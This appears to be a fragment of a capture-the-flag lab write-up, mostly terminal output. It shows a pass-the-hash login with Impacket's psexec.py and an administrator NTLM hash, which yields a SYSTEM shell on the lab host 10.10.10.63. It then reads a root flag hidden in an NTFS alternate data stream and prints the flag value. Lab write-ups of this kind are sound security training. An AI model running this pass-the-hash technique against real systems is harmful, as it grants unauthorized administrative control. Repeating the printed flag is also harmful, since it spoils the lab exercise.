
Notes:




```
root@kali:/usr/share/doc/python3-impacket/examples# python3 psexec.py -hashes aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00 administrator@10.10.10.63 cmd.exe
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on 10.10.10.63.....
[*] Found writable share ADMIN$
[*] Uploading file vTbZORtR.exe
[*] Opening SVCManager on 10.10.10.63.....
[*] Creating service ZIYl on 10.10.10.63.....
[*] Starting service ZIYl.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.10586]
(c) 2015 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system
```




```
C:\Users\Administrator\Desktop>type hm.txt
The flag is elsewhere.  Look deeper.
C:\Users\Administrator\Desktop>
```



```
C:\Users\Administrator\Desktop>dir /R
 Volume in drive C has no label.
 Volume Serial Number is BE50-B1C9

 Directory of C:\Users\Administrator\Desktop

11/08/2017  10:05 AM    <DIR>          .
11/08/2017  10:05 AM    <DIR>          ..
12/24/2017  03:51 AM                36 hm.txt
                                    34 hm.txt:root.txt:$DATA
11/08/2017  10:05 AM               797 Windows 10 Update Assistant.lnk
               2 File(s)            833 bytes
               2 Dir(s)   7,517,290,496 bytes free
```



```
C:\Users\Administrator\Desktop>more < hm.txt:root.txt
afbc5bd4b615a60648cec41c6ac92530
```